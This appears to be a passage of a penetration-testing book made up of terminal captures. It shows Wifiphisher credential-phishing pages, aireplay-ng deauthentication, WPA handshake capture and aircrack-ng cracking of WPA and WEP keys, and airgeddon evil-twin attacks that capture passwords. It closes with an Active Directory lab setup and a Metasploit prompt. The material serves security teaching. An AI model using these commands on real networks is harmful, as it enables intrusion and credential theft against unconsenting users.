          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

root@kali:~# ifconfig wlan0 down
root@kali:~# iw reg set US
root@kali:~# ifconfig wlan0 up
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=30 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

```
Options:  [Esc] Quit  [Up Arrow] Move Up  [Down Arrow] Move Down

  ESSID                     BSSID            CH  PWR  ENCR      CLIENTS VENDOR
  Hackme                    b0:48:7a:de:e5:56 1  100%   WPA2      0   Tp-link Technologies
  Empire                    04:95:e6:c5:e7:81 4  100%   WPA       5   Tenda Technology,Ltd.Dongguan branch
  Empire                    70:4f:57:5b:c2:47 4   78%   WPA2      1   Tp-link Technologies
  saeedasarh                f4:8c:eb:9d:4d:b7 5   54% WPA2/WPS    3   Unknown
  Fazel WiFi                1c:74:0d:7c:80:75 11  42% WPA/WPS     0   ZyXEL Communications
  D-Link                    28:3b:82:d5:8d:c7 1   38% WPA2/WPS    0   Unknown
```

```
Options: [Up Arrow] Move Up  [Down Arrow] Move Down


Available Phishing Scenarios:

5 - Firmware Upgrade Page
        A router configuration page without logos or brands asking for WPA/WPA2 password due to a
firmware upgrade. Mobile-friendly.

6 - OAuth Login Page
        A free Wi-Fi Service asking for Facebook credentials to authenticate using OAuth

7 - Facebook Login
        A page asking for Facebook credentials, scenario by Kleo Bercero(https://github.com/kbeflo)
```


Setup
Wireless
Security
Access Restriction
Administration
Status
Firmware Upgrade
A new version of the Tp-link Technologies firmware (1.0.12) has been detected and awaiting installation. Please review the following terms and conditions and proceed.
Terms And Conditions:
1. LICENSE.
Subject to the terms and conditions of this Software License Agreement, Tp-link Technologies hereby grants you a restricted, limited, non-exclusive, non-transferable, license to use the Tp-link Technologies Firmware/Software/Drivers only in conjunction with Tp-link Technologies products. The Tp-link Technologies Company does not grant you any license rights in any patent, copyright or other intellectual property rights
I Agree With Above Terms And Conditions
WPA2 Pre-Shared Key:
Start Upgrade


Extensions feed:
ADEAUTH/DISAS - 9e:55:2e:44:ba:b5
ADEAUTH/DISAS - d8:5b:2a:13:c1:e5
ADEAUTH/DISAS - 54:fc:f0:da:f0:97
ADEAUTH/DISAS - 30:07:4d:ed:bb:c4
ADEAUTH/DISAS - da:0e:72:70:f7:00
VConnected Victims:
a60:03:08:8a:69:90 10.0.0.28 Apple iOS/MacOS
Wifiphisher 1.4GIT
ESSID: Hackme
Channel: 1
AP interface: wlan0mon
Options: [Esc] Quit
sHTTP requests:
q[*] GET request from 10.0.0.28 for http://captive.apple.com/hotspot-detect.html
q[*] GET request from 10.0.0.28 for http://captive.apple.com/hotspot-detect.html
q[*] GET request from 10.0.0.28 for http://captive.apple.com/hotspot-detect.html
e[*] POST request from 10.0.0.28 with wfphshr-wpa-password=pentestingwpa2
q[*] GET request from 10.0.0.28 for http://captive.apple.com/hotspot-detect.html

```
root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy4    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

root@kali:~# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy4    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy4]wlan0 on [phy4]wlan0mon)
                (mac80211 station mode vif disabled for [phy4]wlan0)

root@kali:~#
```

```
root@kali:~# airmon-ng check

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  523 NetworkManager
  587 dhclient
  598 wpa_supplicant
```


```
CH 11 ][ Elapsed: 1 min ][ 2019-05-04 10:03

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

04:95:E6:C5:E7:81  -21       48      222    0   4  130  WPA2 CCMP   PSK  Empire
B8:69:F4:93:A7:55  -33       70        0    0   6  270  WPA  CCMP   PSK  Hackme
88:DE:A9:5F:A1:99  -54       49        0    0   4  130  WPA2 CCMP   PSK  <length: 22>
70:4F:57:5B:C2:47  -68       37        6    0   4  130  WPA2 CCMP   PSK  Empire
F4:8C:EB:9D:4D:B7  -69       27        1    0  13  270  WPA2 CCMP   PSK  saeedasarh
1C:74:0D:7C:80:75  -75       26        1    0  11  130  WPA2 CCMP   PSK  Fazel WiFi
28:3B:82:D5:8D:C7  -79        2        1    0   1  130  WPA2 CCMP   PSK  D-Link
44:78:3E:32:E8:A6  -80       13        0    0  11   65  WPA2 CCMP   PSK  AndroidAP

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

04:95:E6:C5:E7:81  88:DE:A9:5F:A1:97   -1    0e- 0      0       206
04:95:E6:C5:E7:81  60:03:08:8A:69:90  -16    0 -24e     0        12
04:95:E6:C5:E7:81  E4:8B:7F:93:5C:29  -18    0e-24      0        20
04:95:E6:C5:E7:81  10:1C:0C:5D:99:7E  -56    0e-24      0        18
04:95:E6:C5:E7:81  72:4F:56:5B:C2:47  -64    0 - 1e     0         3
04:95:E6:C5:E7:81  04:D6:AA:AB:7C:FC  -66    1e- 1      0         4
04:95:E6:C5:E7:81  72:4F:56:5B:C2:46  -66    0 - 1e     0         2
```

```
CH  6 ][ Elapsed: 1 min ][ 2019-05-04 10:35 ][ WPA handshake: B8:69:F4:93:A7:55

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B8:69:F4:93:A7:55  -33 100      735      227    2   6  270  WPA  CCMP   PSK  Hackme

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

B8:69:F4:93:A7:55  74:B5:87:E0:D0:89  -26    0e-24      0     2174
```

```
root@kali:/# aireplay-ng -0 10  -a B0:48:7A:DE:E5:56 -c 60:03:08:8A:69:90 wlan0mon
13:25:02  Waiting for beacon frame (BSSID: B0:48:7A:DE:E5:56) on channel 9
13:25:02  Sending 64 directed DeAuth (code 7). STMAC: [60:03:08:8A:69:90] [46|65 ACKs]
13:25:03  Sending 64 directed DeAuth (code 7). STMAC: [60:03:08:8A:69:90] [10|111 ACKs]
13:25:03  Sending 64 directed DeAuth (code 7). STMAC: [60:03:08:8A:69:90] [24|87 ACKs]
13:25:04  Sending 64 directed DeAuth (code 7). STMAC: [60:03:08:8A:69:90] [61|117 ACKs]
13:25:05  Sending 64 directed DeAuth (code 7). STMAC: [60:03:08:8A:69:90] [33|97 ACKs]
13:25:05  Sending 64 directed DeAuth (code 7). STMAC: [60:03:08:8A:69:90] [22|89 ACKs]
13:25:06  Sending 64 directed DeAuth (code 7). STMAC: [60:03:08:8A:69:90] [21|84 ACKs]
13:25:06  Sending 64 directed DeAuth (code 7). STMAC: [60:03:08:8A:69:90] [15|76 ACKs]
13:25:07  Sending 64 directed DeAuth (code 7). STMAC: [60:03:08:8A:69:90] [20|80 ACKs]
13:25:08  Sending 64 directed DeAuth (code 7). STMAC: [60:03:08:8A:69:90] [16|77 ACKs]
root@kali:/#
```

```
Optional tools: checking...
sslstrip .... Ok
asleap .... Ok
bettercap .... Error (Possible package name : bettercap)
packetforge-ng .... Ok
etterlog .... Ok
hashcat .... Ok
unbuffer .... Ok
wpaclean .... Ok
john .... Ok
aireplay-ng .... Ok
bully .... Ok
ettercap .... Ok
mdk4 .... Error (Possible package name : mdk4)
hostapd .... Ok
lighttpd .... Ok
pixiewps .... Ok
wash .... Ok
dhcpd .... Ok
reaver .... Ok
dnsspoof .... Ok
beef-xss .... Ok
hostapd-wpe .... Error (Possible package name : hostapd-wpe)
iptables .... Ok
crunch .... Ok
```


```
***************************** Interface selection ******************************
Select an interface to work with:
---------
1.  eth0  // Chipset: Intel Corporation 82545EM
2.  wlan0 // 2.4Ghz // Chipset: Ralink Technology, Corp. RT2870/RT3070
3.  wlan1 // 2.4Ghz // Chipset: Ralink Technology, Corp. RT5370
---------
*Hint* Every time you see a text with the prefix [PoT] acronym for "Pending of Translation",
een automatically generated and is still pending of review
---------
> 2
```



********** airgeddon main menu **********
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz
Select an option from menu:
---
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
---
4. DoS attacks menu
5. Handshake tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
---
11. About & Credits
12. Options and language menu


```
***************************** Evil Twin attacks menu *****************
Interface eth0 selected. Mode: (Non wifi card)
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------- (without sniffing, just AP) -----------------
5.  Evil Twin attack just AP
---------------------- (with sniffing) ----------------------
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and sslstrip
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
------------- (without sniffing, captive portal) -------------
9.  Evil Twin AP attack with captive portal (monitor mode needed)
---------
```

Exploring for targets

```
CH  9 ][ Elapsed: 12 s ][ 2019-05-05 20:35

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C4:01:7C:78:E9:88   -1        0        0    0   4  -1                    <length:  0>
76:B5:87:E0:D0:89  -21       10        0    0   1  130  WPA2 CCMP   PSK  Rishalin's XR
C4:01:7C:38:E6:38  -72        6        0    0   9  130  WPA2 CCMP   PSK  <length:  0>
C4:01:7C:38:E7:28  -72       10        0    0  13  130  WPA2 CCMP   PSK  <length:  0>
8C:0C:90:16:13:48  -82        3        0    0   9  130  WPA2 CCMP   PSK  <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C4:01:7C:78:E9:88  E0:33:8E:7C:84:D1  -80    0 - 1      0        1
C4:01:7C:78:E9:88  40:CD:7A:23:35:B2  -80    0 - 1      0        2
(not associated)   C4:01:7C:22:6D:48  -36    0 - 2      0        2
(not associated)   DA:A1:19:2A:B6:A1  -82    0 - 1      0        1
76:B5:87:E0:D0:89  60:03:08:8A:69:90  -16    0 -24e     0        1
```


Select target
N. BSSID CHANNEL PWR ENC ESSID
1)* C4:01:7C:78:E9:88 4 0% (Hidden Network)
2) 8C:0C:90:16:13:48 9 18% WPA2 (Hidden Network)
3) C4:01:7C:38:E6:38 9 28% WPA2 (Hidden Network)
4) C4:01:7C:38:E7:28 13 27% WPA2 (Hidden Network)
5)* 76:B5:87:E0:D0:89 1 73% WPA2 Rishalin's XR
(*) Network with clients
Select target network:
>


Evil Twin deauth
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 76:B5:87:E0:D0:89
Selected channel: 1
Selected ESSID: Rishalin's XR
Handshake file selected: None
Selected internet interface: None
Select an option from menu:
0. Return to Evil Twin attacks menu
1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack
Hint If you can't deauth clients from an AP using an attack, choose another one :)
>




```
Evil Twin AP Info // BSSID: 76:B5:87:E0:D0:89 // Channel: 1 // ESSID: Rishalin's XR

Online time
00:01:37

Password captured successfully:

pentesting

The password was saved on file: [/root/evil_twin_captive_portal_password-Rishalin's XR.txt]

Press [Enter] on the main script window to continue, this window will be closed
```

```
CH  6 ][ Elapsed: 1 min ][ 2019-05-04 10:35 ][ WPA handshake: B8:69:F4:93:A7:55

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B8:69:F4:93:A7:55  -33 100      735      227    2   6  270  WPA  CCMP   PSK  Hackme

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

B8:69:F4:93:A7:55  74:B5:87:E0:D0:89  -26    0e-24      0     2174
```

```
Opening hackme-cap-01.capait...
Read 24063 packets.

   #  BSSID              ESSID                     Encryption

   1  B8:69:F4:93:A7:55  Hackme                    WPA (1 handshake)

Choosing first network as target.

Opening hackme-cap-01.capait...
Read 24063 packets.

1 potential targets



                               Aircrack-ng 1.5.2

      [00:00:00] 60/62 keys tested (2556.89 k/s)

      Time left: 0 seconds                                      96.77%

                            KEY FOUND! [ pentesting ]


      Master Key     : 5B 36 57 DB 8F 38 8E A4 8B 52 2C 8E 44 23 FB BD
                       91 30 59 68 D4 25 18 99 F4 04 9E ED 4C 85 D6 60

      Transient Key  : D4 94 CF 29 25 E8 21 ED 11 E0 0D 4E 89 45 2A B8
                       A8 A5 18 F2 BF 48 FE 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 30 11 A4 30 F9 77 44 58 1C F6 AA F4 12 DB DA 1C
```


```
root@kali:~# aireplay-ng -1 0 -e Hackme -a B0:48:7A:DE:E5:56 -h 7C:03:D8:D0:E2:E6 wlan0mon
19:41:51  Waiting for beacon frame (BSSID: B0:48:7A:DE:E5:56) on channel 9

19:41:51  Sending Authentication Request (Open System) [ACK]
19:41:51  Authentication successful
19:41:51  Sending Association Request [ACK]
19:41:51  Association successful :-) (AID: 1)
```

```
root@kali:~/Downloads/Wireless-Captures/WEP handshake# aireplay-ng -3 -b B0:48:7A:DE:E5:56 -h 60:03:08:8A:69:90 wlan0mon
The interface MAC (00:C0:CA:97:AE:69) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 60:03:08:8A:69:90
16:30:05  Waiting for beacon frame (BSSID: B0:48:7A:DE:E5:56) on channel 5
Saving ARP requests in replay_arp-0504-163005.cap
You should also start airodump-ng to capture replies.
Read 39601 packets (got 23 ARP requests and 19418 ACKs), sent 19448 packets...(500 pps)
```

```
9 ][ Elapsed: 24 mins ][ 2019-05-04 20:13
CH  9 ][ Elapsed: 25 mins ][ 2019-05-04 20:13

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B0:48:7A:DE:E5:56  -23 100    13886    38786    0   9  54e  WEP  WEP    OPN  Hackme

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

B0:48:7A:DE:E5:56  7C:03:D8:D0:E2:E6    0    0 - 1e  15750   190854
B0:48:7A:DE:E5:56  60:03:08:8A:69:90  -18   54e-24e     0    41294
B0:48:7A:DE:E5:56  60:03:08:8A:69:90  -18   54e-24e     0    41305
```

```
Opening hackme-cap-02.capait...
Opening hackme-cap-01.cap
Read 2724685 packets.

   #  BSSID              ESSID                     Encryption

   1  B0:48:7A:DE:E5:56  Hackme                    WEP (0 IVs)

Choosing first network as target.

Opening hackme-cap-02.capait...
Opening hackme-cap-01.cap
Read 2724685 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 38870 ivs.


                                 Aircrack-ng 1.5.2


                        [00:00:00] Tested 4 keys (got 38870 IVs)

   KB    depth   byte(vote)
    0    0/  1   6C(54784) 01(48384) 99(46080) 7A(45568) 55(45312) 9A(45056) 02(44800) 65(44800) 8B(44800)
    1    0/  1   43(54272) 81(48128) 89(47104) BA(46592) EA(45824) AA(45312) B0(45312) C8(45312) A7(45056)
    2    0/  1   C5(58368) E5(47616) CC(47104) 9F(46080) 5C(45568) 54(45312) 68(45312) 34(45056) 5E(44800)
    3    0/  1   DE(52224) 4E(48128) 97(47360) 57(47104) D5(47104) B6(46848) 2C(45824) 0A(44544) 33(44288)
    4    0/  3   CC(48896) 18(47872) F8(47616) 0F(47360) 13(46848) 22(46336) 4F(45824) 25(45568) FD(45056)

                        KEY FOUND! [ 6C:43:C5:DE:A6 ]
        Decrypted correctly: 100%
```

Chapter 10: Moving Laterally and Escalating Your Privileges




```
PS C:\Windows\system32> Install-WindowsFeature -Name AD-Domain-Services -IncludeManagementTools

Success Restart Needed Exit Code      Feature Result
------- -------------- ---------      --------------
True    No             Success        {Active Directory Domain Services, Group P...
```

```
PS C:\Windows\system32> Install-ADDSForest -DomainName "pentest.lab"
SafeModeAdministratorPassword: ************
Confirm SafeModeAdministratorPassword: ************

The target server will be configured as a domain controller and restarted when this operation is complete.
Do you want to continue with this operation?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"): A_
```

```
PS C:\Users\administrator> Get-ADDomain


AllowedDNSSuffixes                : {}
ChildDomains                      : {}
ComputersContainer                : CN=Computers,DC=pentest,DC=lab
DeletedObjectsContainer           : CN=Deleted Objects,DC=pentest,DC=lab
DistinguishedName                 : DC=pentest,DC=lab
DNSRoot                           : pentest.lab
DomainControllersContainer        : OU=Domain Controllers,DC=pentest,DC=lab
DomainMode                        : Windows2016Domain
DomainSID                         : S-1-5-21-2994246883-4189723424-335610277
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=pentest,DC=lab
Forest                            : pentest.lab
InfrastructureMaster              : vagrant.pentest.lab
LastLogonReplicationInterval      :
LinkedGroupPolicyObjects          : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=pentest,DC=lab
                                    }
LostAndFoundContainer             : CN=LostAndFound,DC=pentest,DC=lab
ManagedBy                         :
Name                              : pentest
NetBIOSName                       : PENTEST
ObjectClass                       : domainDNS
ObjectGUID                        : b8f76bb0-0737-4b01-b1ad-6b7653a10ce0
ParentDomain                      :
PDCEmulator                       : vagrant.pentest.lab
PublicKeyRequiredPasswordRolling  : True
QuotasContainer                   : CN=NTDS Quotas,DC=pentest,DC=lab
ReadOnlyReplicaDirectoryServers   : {}
ReplicaDirectoryServers           : {vagrant.pentest.lab}
RIDMaster                         : vagrant.pentest.lab
SubordinateReferences             : {DC=ForestDnsZones,DC=pentest,DC=lab, DC=DomainDnsZones,DC=pentest,DC=lab,
                                    CN=Configuration,DC=pentest,DC=lab}
SystemsContainer                  : CN=System,DC=pentest,DC=lab
UsersContainer                    : CN=Users,DC=pentest,DC=lab
```

```
msf5 post(windows/gather/enum_applications) > use post/
Display all 328 possibilities? (y or n)
```

